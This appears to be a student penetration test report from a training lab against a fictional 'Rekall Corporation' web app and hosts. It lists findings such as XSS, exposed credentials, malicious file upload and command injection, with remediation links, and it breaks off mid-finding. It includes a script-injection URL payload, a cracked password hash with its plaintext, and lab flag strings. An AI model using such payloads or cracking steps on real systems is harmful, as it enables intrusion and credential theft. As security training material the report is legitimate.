



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	JP Cyber Solutions LLC
Contact Name	Joseph Peter
Contact Title	Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001			

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input validation on certain web application pages made XSS, SQL injections, and LFI attempts unsuccessful at first

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application susceptible to XSS, LFI, and command injections
- Linux and Windows machines with multiple instances of sensitive data exposure
- Open port vulnerabilities
- Outdated server OS and service versions with known vulnerabilities
- Users have weak passwords
- Open Source Exposed Data
- SQL and PHP injection

## Executive Summary

JPCS began its investigation by utilizing OSINT to gather passive reconnaissance about the organization such as domain records and stored certificates. We were able to execute SQL, PHP, and command injections on the web application. XSS injections were also successful, and we were able to upload malicious scripts to the web server on the “memory-planner.php” web page. Further investigation revealed admin credentials stored in the page source HTML which we used to elevate our privileges.

Nmap, zenmap, and nessus gave us critical information about the domain network. We identified multiple Linux host machines that were using vulnerable services, such as Apache Struts, Drupal, Apache Tomcat Remote Code Execution, and Shellshock. We identified known vulnerabilities with each service and were able to successfully exploit and infiltrate further into the network.

TotalRekall’s Github contained stored user/password hash information which we were able to exfiltrate and crack. We continued to use nmap, zenmap, and nessus for critical information about Windows machines on the network. One of the machines had several open ports that allowed us to perform exploits on HTTP, FTP, and SLMail. After we established a root shell on the target machine we were able to pull cached credentials and exfiltrate sensitive data.

The Vulnerability Findings section of this report provides information about each vulnerability we found, the severity, and our recommended mitigation strategies.

## Summary Vulnerability Overview


Vulnerability	Severity
Reflected/Stored XSS	Critical
Sensitive Data Exposures	Critical
Local File Inclusion	Critical
Command injection	Critical
Apache Tomcat Remote Code Execution (CVE-2017-12617)	Critical
Anonymous FTP login allowed	Critical
SLMail via Port 110	Critical
Shellshock	Critical
Brute Force/Dictionary Attack	Critical
Directory Traversal	High
Session Management	High
Open Source Exposed Data	Medium
SQL Injection	Critical
PHP Injection	Critical
Drupal	High
Struts	High
Run as ALL Sudoer (CVE-2019-14287)	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.14.35 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 172.22.117.10 172.22.117.20 172.22.117.100
Ports	21, 22, 80, 106, 110




Exploitation Risk	Total
Critical	12
High	4
Medium	1
Low	0

# Vulnerability Findings



Vulnerability 1	Findings
Title	Reflected/Stored XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Malicious script was successfully stored or reflected on multiple web pages on totalrekall.xyz, some of which required bypassing input validation. This vulnerability would allow DNS spoofing/URL redirection, key logging, and/or capture cookies
Images	 <p>The screenshot shows a browser window with the URL 192.168.14.35/Welcome.php?payload=&lt;script&gt;alert(hacked)&lt;%2Fscript&gt;. The page content includes a large 'R' logo, the text 'REKALL CORPORATION', and a navigation bar with Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the navigation, there's a section titled 'Welcome to VR Planning' with a sub-instruction 'On the next page you will be designing your perfect, unique virtual reality experience!'. It features a text input field 'Put your name here' and a 'GO' button. To the right, there are three circular icons with text: 'Character Development' (Be the quarterback for your favorite team. Take the stage as a rock star or pop icon. Experience the powers of a superhero!), 'Adventure Planning' (Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission.), and 'Location Choices' (Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!).</p>

	 <p>The screenshot shows a browser window for '192.168.14.35/comments.php'. The page has a red header with the 'REKALL CORPORATION' logo. The main content area says 'Please leave your comments on our website!' and 'CONGRATS, FLAG 3 is sd7fk1nctx'. Below this is a red input field. At the bottom, there's a table with columns '#', 'Owner', 'Date', and 'Entry'. It contains two entries:</p> <table border="1"><thead><tr><th>#</th><th>Owner</th><th>Date</th><th>Entry</th></tr></thead><tbody><tr><td>1</td><td>bee</td><td>2023-10-31 00:46:23</td><td></td></tr><tr><td>2</td><td>bee</td><td>2023-11-11 02:48:21</td><td></td></tr></tbody></table>	#	Owner	Date	Entry	1	bee	2023-10-31 00:46:23		2	bee	2023-11-11 02:48:21	
#	Owner	Date	Entry										
1	bee	2023-10-31 00:46:23											
2	bee	2023-11-11 02:48:21											
<b>Affected Hosts</b>	192.168.14.35												
<b>Remediation</b>	<p>Input validation, sanitize data, web application firewall</p> <p><a href="https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/#:~:text=Preventing%20users%20from%20posting%20HTML,a%20straightforward%20and%20effective%20measure.&amp;text=Secure%20your%20cookies.,Sanitize%20data.">https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/#:~:text=Preventing%20users%20from%20posting%20HTML,a%20straightforward%20and%20effective%20measure.&amp;text=Secure%20your%20cookies.,Sanitize%20data.</a></p>												


Vulnerability 2	Findings
Title	Sensitive Data Exposures
Type (Web app / Linux OS / Windows OS)	Web App, Windows OS, Public
Risk Rating	Critical
Description	User credentials were stored on the totalrekall github page which were used to gain access to the FTP server, login.php also contained admin credentials in HTML, sensitive information found on robots.txt in web app, sensitive information found in user 'public' on 172.22.117.20
Images	 <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools</p> <pre> &lt;form action="/Login.php" method="POST"&gt;   &lt;input type="text" name="username" value="REKALL" /&gt;   &lt;input type="password" name="password" value="REKALL" /&gt;   &lt;br&gt;   &lt;input id="login" type="text" name="login" size="20"&gt; &lt;/form&gt; &lt;input type="text" name="password" value="REKALL" /&gt; &lt;input type="password" name="password" value="REKALL" /&gt; </pre>  <pre> User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>

	<pre>root@kali:~# # curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) &gt; GET /About-Rekall.php HTTP/1.1 &gt; Host: 192.168.14.35 &gt; User-Agent: curl/7.81.0 &gt; Accept: */* &gt; * Mark bundle as not supporting multiuse &lt; HTTP/1.1 200 OK &lt; Date: Sat, 11 Nov 2023 02:49:54 GMT &lt; Server: Apache/2.4.7 (Ubuntu) &lt; X-Powered-By: Flag 4 nckd97dk6sh2 &lt; Set-Cookie: PHPSESSID=jteqp5kopplzidgmldpgd94t7; path=/ &lt; Expires: Thu, 19 Nov 1981 08:52:00 GMT &lt; Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 &lt; Pragma: no-cache &lt; Vary: Accept-Encoding &lt; Content-Length: 7873 &lt; Content-Type: text/html &lt;  &lt;!DOCTYPE html&gt; &lt;html style="font-size: 16px;"&gt;   &lt;head&gt;     &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"&gt;     &lt;meta charset="utf-8"&gt;     &lt;meta name="keywords" content=""&gt;     &lt;meta name="description" content=""&gt;     &lt;meta name="page_type" content="np-template-header-footer-from-plugin"&gt;     &lt;title&gt;About Rekall&lt;/title&gt;     &lt;link rel="stylesheet" href="nicepage.css" media="screen"&gt;     &lt;link rel="stylesheet" href="About-Rekall.css" media="screen"&gt;     &lt;script class="u-script" type="text/javascript" src="jquery.js" defer=""&gt;&lt;/script&gt;     &lt;script class="u-script" type="text/javascript" src="nicepage.js" defer=""&gt;&lt;/script&gt;     &lt;meta name="generator" content="Nicepage 4.0.3, nicepage.com"&gt;     &lt;link id="u-theme-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,700,700i,900,900i Open+Sans:300,300i,400,400i,500,500i,600,600i,700,700i,800,800i"&gt;</pre>  <pre>(root💀 kali)-[~] # cat winpro.txt trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3Gks4oUC0  (root💀 kali)-[~] # john -show winpro.txt trivera:Tanya4life  1 password hash cracked, 0 left</pre>  
Affected Hosts	192.168.14.35, 172.22.117.20
Remediation	Sensitive information should not be stored in plaintext and/or on a public space that anyone can access, restrict/monitor port 21, enforce principles of least privilege

	<a href="https://securiti.ai/blog/sensitive-data-exposure/">https://securiti.ai/blog/sensitive-data-exposure/</a>
--	---


Vulnerability 3	Findings
Title	Local File Inclusion Vulnerabilities
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Successfully uploaded malicious php scripts on 'memory-planner.php', one of which required bypassing input validation
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/Memory-Planner.php. The page has a red header with the REKALL CORPORATION logo. Below the header, there is a large image of a motorcycle racer in action. To the left of the image, there is a black box containing the text "Race in the Grand Prix". To the right of the image, there is a smaller image of a motorcycle. Below the images, there is a large call-to-action button with the text "Choose your Adventure by uploading a picture of your dream adventure!". Below this button, there is a file upload form with a placeholder "Please upload an image:", a "Browse..." button, and a message "No file selected.". A success message at the bottom states "Your image has been uploaded here.Congrats, flag 5 is mmssd173g".</p>  <p>The second screenshot shows the same website but with a different background image. The background is black with three circular images of snowy mountains. The rest of the page layout is identical to the first screenshot, featuring the REKALL CORPORATION logo, a call-to-action button, and a file upload form. A success message at the bottom states "Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd".</p>

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Prohibit appending of file paths/extensions, dynamic path concatenation, ID Assignment <a href="https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/local-file-inclusion/">https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/local-file-inclusion/</a>

Vulnerability 4	Findings
<b>Title</b>	Command Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	networking.php vulnerable to command injection attacks, one field required bypassing input validation
